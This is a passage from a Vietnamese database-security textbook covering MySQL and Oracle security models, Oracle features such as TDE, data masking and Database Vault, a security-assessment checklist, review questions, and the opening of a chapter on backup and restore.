
Thành phần Mô tơ truy vấn lại gồm các mô đun con: SQL Interface (Giao diện SQL), Parser (Bộ kiểm tra và dịch truy vấn), Optimizer (Bộ tối ưu hóa), Caches & Buffers (Các bộ nhớ cache và bộ đệm). Khác với các hệ quản trị cơ sở dữ liệu khác, MySQL hỗ trợ nhiều mô lưu trữ khác nhau. Các mô tơ lưu trữ có thể "cắm được" vào hệ thống thông qua giao diện này. Các mô tơ lưu trữ được sử dụng phổ biến là MyISAM và InnoDB.

6.5.2.2. Mô hình bảo mật của MySQL

Mô hình bảo mật của MySQL, như biểu diễn trên Hình 6.12 gồm 4 nhóm biện pháp bảo mật chính: Authentication (Xác thực), Authorization (Trao quyền), Encryption (Mã hóa) và Firewall & Auditing (Tường lửa và kiểm toán). MySQL hỗ trợ nhiều phương pháp xác thực người dùng, bao gồm: xác thực dựa trên hệ điều hành (Windows Active Directory, Linux / LDAP), xác thực cung cấp bởi bản thân MySQL và xác thực Custom. Phương pháp xác thực Custom là xác thực bằng phương pháp riêng, hoặc đặc thù. Trao quyền là khâu đi kèm sau khi người dùng cơ sở dữ liệu được xác thực thành công. Các vấn đề có liên quan đến trao quyền gồm: quản lý đặc quyền, quản trị cơ sở dữ liệu, quyền truy cập vào cơ sở dữ liệu và các đối tượng cơ sở dữ liệu và người dùng proxy.




Hình 6.11. Kiến trúc của hệ quản trị cơ sở dữ liệu MySQL



Hình 6.12. Mô hình bảo mật của MySQL

Ngoài xác thực và trao quyền, MySQL cũng hỗ trợ một số cơ chế mã hóa, như giao thức bảo mật SSL/TLS, các hệ mã hóa khóa bí mật và khóa công khai, và chữ ký số. MySQL cũng hỗ trợ công nghệ TDE cho phép mã hóa toàn bộ cơ sở dữ liệu. Tường lửa và kiểm toán cơ sở dữ liệu là các biện pháp bổ sung tăng cường an ninh cho cơ sở dữ liệu của MySQL. Tường lửa cho phép lọc các câu lệnh SQL và chặn các câu lệnh SQL không hợp lệ, như minh họa trên Hình 6.13. Trong khi đó, kiểm toán cơ sở dữ liệu giúp giám sát việc tuân thủ chính sách an ninh và giám sát các hành vi đăng nhập và truy vấn cơ sở dữ liệu.




Hình 6.13. Mô hình tường lửa cơ sở dữ liệu của MySQL

6.5.3. Oracle

6.5.3.1. Giới thiệu

Hệ quản trị cơ sở dữ liệu Oracle, hay máy chủ Oracle (Oracle Server) là một hệ quản trị cơ sở dữ liệu với cách tiếp cận mở, toàn diện và tích hợp trong quản lý thông tin. Oracle đã được phát hành qua nhiều phiên bản và phiên bản mới nhất là Oracle 12c Release 2 phát hành đầu năm 2017. Oracle Server có thể chạy trên hầu hết các hệ điều hành, bao gồm Unix, Linux và Microsoft Windows.




Hình 6.14. Kiến trúc hệ thống Oracle DBMS

Hình 6.14 mô tả kiến trúc hệ thống của hệ quản trị cơ sở dữ liệu Oracle. Theo đó, Oracle Server gồm 2 thành phần: một tiến trình Oracle (Oracle Instance) và cơ sở dữ liệu Oracle (Oracle Database). Tiến trình Oracle là phương tiện để truy cập cơ sở dữ liệu Oracle. Mỗi tiến trình Oracle thường xuyên mở một và chỉ một cơ sở dữ liệu. Cơ sở dữ

liệu Oracle là một tập các dữ liệu mà được xử lý như các đơn vị. Cơ sở dữ liệu Oracle gồm 3 loại file: file dữ liệu, file điều khiển và file log redo.


Mỗi Oracle Instance gồm 2 thành phần: các cấu trúc bộ nhớ (memory structures) và các tiến trình ngầm (background processes). Các cấu trúc bộ nhớ lại gồm 2 vùng bộ nhớ: SGA (System Global Area) và PGA (Program Global Area). SGA được cấp phát khi tiến trình Oracle được kích hoạt và nó là một thành phần cơ bản của tiến trình Oracle. PGA được cấp phát khi máy chủ được kích hoạt. Các tiến trình ngầm là các tiến trình hỗ trợ ghi cơ sở dữ liệu, ghi log, giám sát hệ thống, giám sát tiến trình... Ngoài ra, hệ quản trị cơ sở dữ liệu Oracle còn có 1 tiến trình người dùng (User process) và 1 tiến trình máy chủ (Server process). Tiến trình người dùng được kích hoạt khi người dùng cơ sở dữ liệu tạo kết nối đến máy chủ Oracle và tiến trình máy chủ được kích hoạt và kết nối đến Oracle Instance khi người dùng thiết lập 1 phiên làm việc, như mô tả trên Hình 6.15.



Hình 6.15. Mô hình người dùng kết nối đến Oracle Server


6.5.3.2. Các biện pháp bảo mật cơ sở dữ liệu Oracle

Tương tự như các hệ quản trị cơ sở dữ liệu khác, Oracle cũng hỗ trợ hầu hết các biện pháp bảo mật truyền thống, bao gồm quản lý tài khoản người dùng, xác thực và trao quyền, vai trò và quản lý quyền truy cập đến các đối tượng trong cơ sở dữ liệu. Ngoài ra, Oracle còn cung cấp một số biện pháp bảo mật nâng cao, như liệt kê trên Hình 6.16. Theo đó, các biện pháp bảo mật nâng cao được chia thành 3 nhóm: giám sát (Monitoring), kiểm soát truy cập (Access control), mã hóa và đặt mặt nạ (Encryption and Masking). Phần tiếp theo trình bày một số biện pháp bảo mật tiêu biểu thuộc 3 nhóm kể trên.




Hình 6.16. Các biện pháp bảo mật cơ sở dữ liệu Oracle

Hình 6.17 mô tả phương thức làm việc của công nghệ mã hóa toàn bộ cơ sở dữ liệu (TDE) hỗ trợ bởi máy chủ Oracle. Theo đó, dữ liệu được mã hóa ở mức cơ sở dữ liệu, hoàn toàn trong suốt với người dùng. Hình 6.18 biểu diễn mô hình sao lưu an toàn của Oracle (Oracle Secure Backup). Theo mô hình này, dữ liệu sao lưu được mã hóa và lưu ra băng từ hoặc đẩy lên các đám mây. Hình 6.19 biểu diễn cơ chế đặt mặt nạ che dữ liệu nhạy cảm (Oracle Data Masking) - các dữ liệu nhạy cảm, như mức lương được che (mask) trong môi trường phát triển, giúp giảm nguy cơ rò rỉ các dữ liệu nhạy cảm từ nhóm phát triển. Hình 6.20 biểu diễn cơ chế Oracle Database Vault. Theo đó, hệ thống phân tách nhiệm vụ và điều khiển nhằm hạn chế quyền truy cập của người dùng đặc quyền (người quản trị cơ sở dữ liệu (DBA) cũng không có quyền truy cập dữ liệu tài chính). Hình 6.21 biểu diễn cơ chế giám sát và kiểm toán (Oracle Monitoring & Auditing) – hỗ trợ giám sát tự động và sinh báo cáo kiểm toán. Hình 6.22 minh họa cơ chế giám sát an toàn các thay đổi dữ liệu nhạy cảm (Secure Change Tracking).




Hình 6.17. Oracle Advanced Security: Transparent Data Encryption




Hình 6.18. Oracle Secure Backup: Dữ liệu sao lưu được mã hóa

Production			Non-Production		
LAST_NAME	SSN	SALARY	LAST_NAME	SSN	SALARY
AGUILAR	203-33-3234	40,000	ANSKEKSL	111-23-1111	40,000
BENSON	323-22-2943	60,000	BKJHHEIEDK	222-34-1345	60,000


Hình 6.19. Oracle Data Masking: Dữ liệu nhạy cảm được che trong môi trường phát triển



Hình 6.20. Oracle Database Vault: Phân tách nhiệm vụ và điều khiển



Hình 6.21. Oracle Monitoring & Auditing: Giám sát tự động và báo cáo kiểm toán




Hình 6.22. Oracle Secure Change Tracking: Giám sát an toàn các thay đổi

6.6. Kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu

6.6.1. Giới thiệu

Để xây dựng một hệ thống cơ sở dữ liệu an toàn, cần áp dụng và tuân thủ mô hình bảo mật cơ sở dữ liệu và phương pháp thực hiện bảo mật cơ sở dữ liệu đã trình bày trong Mục 5.3.2. Do hệ thống cơ sở dữ liệu là một trong các ứng dụng điển hình nên về nguyên tắc, ta có thể áp dụng các nguyên tắc và phương pháp đánh giá bảo mật hệ thống trong quản lý an toàn thông tin cho việc kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu. Hơn nữa, việc kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu cần được thực hiện liên tục thành chu kỳ để luôn có thể đánh giá đúng sự thay đổi của các yếu tố bên trong và bên ngoài có ảnh hưởng đến sự an toàn cơ sở dữ liệu. Kết quả kiểm tra, đánh giá bảo mật cơ sở dữ liệu có thể được sử dụng để thực hiện các điều chỉnh cần thiết trong các biện pháp bảo mật đã được áp dụng, giúp đảm bảo mức an toàn theo yêu cầu cho hệ thống cơ sở dữ liệu. Hình 6.23 biểu diễn mô hình thực hiện bảo mật hạ tầng dữ liệu trọng yếu IBM Guardium, trong đó thành phần Assess & Harden thực hiện việc đánh giá bảo mật và gia cố hệ thống dữ liệu.



Hình 6.23. Mô hình thực hiện bảo mật hạ tầng dữ liệu trọng yếu IBM Guardium

6.6.2. Các bước kiểm tra, đánh giá

Mục này giới thiệu các bước kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu đề xuất bởi hãng dịch vụ và tư vấn bảo mật MiCORE Solutions (Hoa kỳ) đăng trên trang web tại địa chỉ <http://www.micoresolutions.com/oracle-db-security-assessment/>. Theo đó, các bước kiểm tra, đánh giá bảo mật hệ thống cơ sở dữ liệu bao gồm:

- Database user accounts: Kiểm tra tài khoản người dùng cơ sở dữ liệu
 - + Các tài khoản ngầm định không sử dụng được vô hiệu hóa
 - + Các tài khoản người dùng với mật khẩu ngầm định từ nhà cung cấp
 - + Các vai trò và các đặc quyền trong kiểm soát truy cập
 - + Vấn đề tuân thủ chính sách quản lý tài khoản của đơn vị
 - + Hồ sơ người dùng và quản trị hồ sơ người dùng
- Password policies: Kiểm tra chính sách quản lý mật khẩu
 - + Chính sách mật khẩu mạnh và các chuẩn thực tế cho mật khẩu
 - + Các thuộc tính của mật khẩu (lịch sử, độ dài, tuổi thọ, khóa mật khẩu)
- Database auditing procedures: Kiểm tra thủ tục kiểm toán cơ sở dữ liệu
- Operational procedures: Kiểm tra thủ tục vận hành
- Data migration and refresh: Kiểm tra việc di chuyển và làm mới dữ liệu
- Database configuration: Kiểm tra cấu hình cơ sở dữ liệu
- Database system security patches: Kiểm tra việc cập nhật các bản vá cơ sở dữ liệu
- Database access control: Kiểm tra cơ chế kiểm soát truy cập.

6.7. Kết chương

Chương này trình bày các cơ chế bảo mật cơ sở dữ liệu, bao gồm xác thực & trao quyền người dùng, bảo mật các đối tượng trong cơ sở dữ liệu, sử dụng mã hóa và một số biện pháp bảo mật cơ sở dữ liệu khác. Nửa cuối chương trình bày về mô hình bảo mật

của 3 hệ quản trị cơ sở dữ liệu, bao gồm Microsoft SQL Server, MySQL và Oracle, cũng như vấn đề kiểm tra và đánh giá bảo mật hệ thống cơ sở dữ liệu.

6.8. Câu hỏi ôn tập

- 1) Mô tả các phương pháp xác thực của IBM DB2, Microsoft SQL Server và Oracle Server.
- 2) Tại sao phương pháp xác thực sử dụng mật khẩu được sử dụng rộng rãi trong các hệ quản trị cơ sở dữ liệu? Phân tích vấn đề bảo mật cho mật khẩu.
- 3) Mô tả vấn đề bảo mật các đối tượng trong cơ sở dữ liệu.
- 4) Nêu các kỹ thuật mã hóa thường được sử dụng để bảo vệ dữ liệu trong cơ sở dữ liệu.
- 5) Mô tả vấn đề mã hóa dữ liệu trong bảng. Tại sao không nên mã hóa các trường khóa, hay các trường thường sử dụng cho tìm kiếm?
- 6) Giới thiệu công nghệ mã hóa toàn bộ cơ sở dữ liệu TDE. Nêu các ưu và nhược điểm của công nghệ này.
- 7) Mô tả kiến trúc và mô hình bảo mật của Microsoft SQL server.
- 8) Mô tả vắn tắt kiến trúc của Oracle server.
- 9) Mô tả vắn tắt các cơ chế bảo mật nâng cao của Oracle server.
- 10) Mô tả các cơ chế bảo mật của MySQL.

CHƯƠNG 7. SAO LƯU, KHÔI PHỤC DỰ PHÒNG, KIỂM TOÁN VÀ GIÁM SÁT HOẠT ĐỘNG CƠ SỞ DỮ LIỆU


Chương 7 đề cập vấn đề sao lưu tạo dự phòng cơ sở dữ liệu và khôi phục cơ sở dữ liệu từ dự phòng trong nửa đầu chương. Nửa cuối chương trình bày vấn đề kiểm toán cơ sở dữ liệu và giám sát hoạt động của máy chủ cơ sở dữ liệu.

7.1. Sao lưu và khôi phục dự phòng

7.1.1. Giới thiệu chung

Sao lưu cơ sở dữ liệu (Database backup) là thao tác tạo bản sao của một phần hoặc toàn bộ cơ sở dữ liệu. Bản sao có thể được tạo và lưu trên cùng phương tiện lưu trữ với cơ sở dữ liệu hoặc sử dụng một phương tiện lưu trữ riêng, như đĩa cứng, băng từ, ổ mạng, hoặc đám mây. Sao lưu có thể được thực hiện định kỳ hoặc không định kỳ, phụ thuộc chính sách quản lý hệ thống của cơ quan, tổ chức.

Ngược lại với sao lưu cơ sở dữ liệu, khôi phục dự phòng cơ sở dữ liệu (Database restore) là thao tác khôi phục lại cơ sở dữ liệu sau các sự cố. Quá trình khôi phục có thể sử dụng một phần, hoặc toàn bộ bản sao cơ sở dữ liệu đã tạo. Hình 7.1 minh họa quá trình sao lưu cơ sở dữ liệu ra đĩa sao lưu (Backup disk) và khôi phục cơ sở dữ liệu từ file sao lưu trên đĩa.



Hình 7.1. Sao lưu (Backup) và khôi phục dự phòng (Restore) cơ sở dữ liệu

Sao lưu và khôi phục dự phòng cơ sở dữ liệu là các khâu chủ động chuẩn bị nhằm đối phó với các sự cố có thể xảy ra với cơ sở dữ liệu hoặc các hệ thống có liên quan đến cơ sở dữ liệu. Mục đích chính của sao lưu và khôi phục dự phòng là nhằm đảm bảo tính sẵn dùng và toàn vẹn cơ sở dữ liệu. Việc sao lưu cơ sở dữ liệu cần được thực hiện định kỳ, theo chu kỳ phù hợp. Việc lựa chọn tần suất sao lưu phụ thuộc vào các yếu tố:

- Yêu cầu đảm bảo an toàn dữ liệu;
- Khả năng lưu trữ của phương tiện sao lưu dữ liệu;
- Tải lên hệ thống khi thực hiện sao lưu;
- Nên xem xét kết hợp giữa sao lưu tại chỗ (on-site) và sao lưu ra ngoài (off-site).

Các sự cố có thể xảy ra với hệ thống máy chủ cơ sở dữ liệu và bản thân cơ sở dữ liệu có thể được chia thành 3 loại: sự cố với hệ quản trị cơ sở dữ liệu (Instance failures), sự cố ứng dụng hoặc giao dịch (Application/Transaction failures) và các sự cố phương tiện lưu trữ (Media failures). Sự cố với hệ quản trị cơ sở dữ liệu có thể gây ra bởi lỗi bên trong hệ quản trị cơ sở dữ liệu, lỗi của hệ điều hành. Trong một số trường hợp, sự cố dạng này có thể gây hỏng hóc, hoặc mất mát dữ liệu dẫn đến yêu cầu phải khôi phục.


Sự cố ứng dụng hoặc giao dịch thường xảy ra do các lỗi xử lý dữ liệu. Trong một số trường hợp, sự cố dạng này có thể gây hỏng hóc, hoặc mất mát dữ liệu dẫn đến yêu cầu phải khôi phục. Các sự cố phương tiện lưu trữ gồm các hỏng hóc đối với các phương tiện lưu trữ như đĩa cứng, RAID, băng từ hoặc các phương tiện lưu trữ khác. Sự cố dạng này cũng có thể gây hỏng hóc, mất một phần dữ liệu hoặc toàn bộ cơ sở dữ liệu, đòi hỏi phải khôi phục.

7.1.2. Sao lưu cơ sở dữ liệu


7.1.2.1. Các dạng sao lưu

Hình 7.2 biểu diễn các dạng sao lưu cơ sở dữ liệu. Theo đối tượng sao lưu, có 3 dạng sao lưu: sao lưu cơ sở dữ liệu (Database backup), sao lưu log giao dịch (Transaction log backup) và sao lưu các file (File backup). Theo mức độ sao lưu, có 2 dạng: sao lưu toàn bộ (Full backup) và sao lưu phần thay đổi (Incremental/Differential backup). Sao lưu toàn bộ thực hiện sao lưu toàn bộ dữ liệu tại thời điểm cơ sở dữ liệu đang hoạt động. Dạng sao lưu này thường được sử dụng ở lần sao lưu đầu tiên. Nhược điểm của sao lưu toàn bộ là tốn nhiều thời gian và dung lượng đĩa, đặc biệt là với các cơ sở dữ liệu có kích thước lớn.

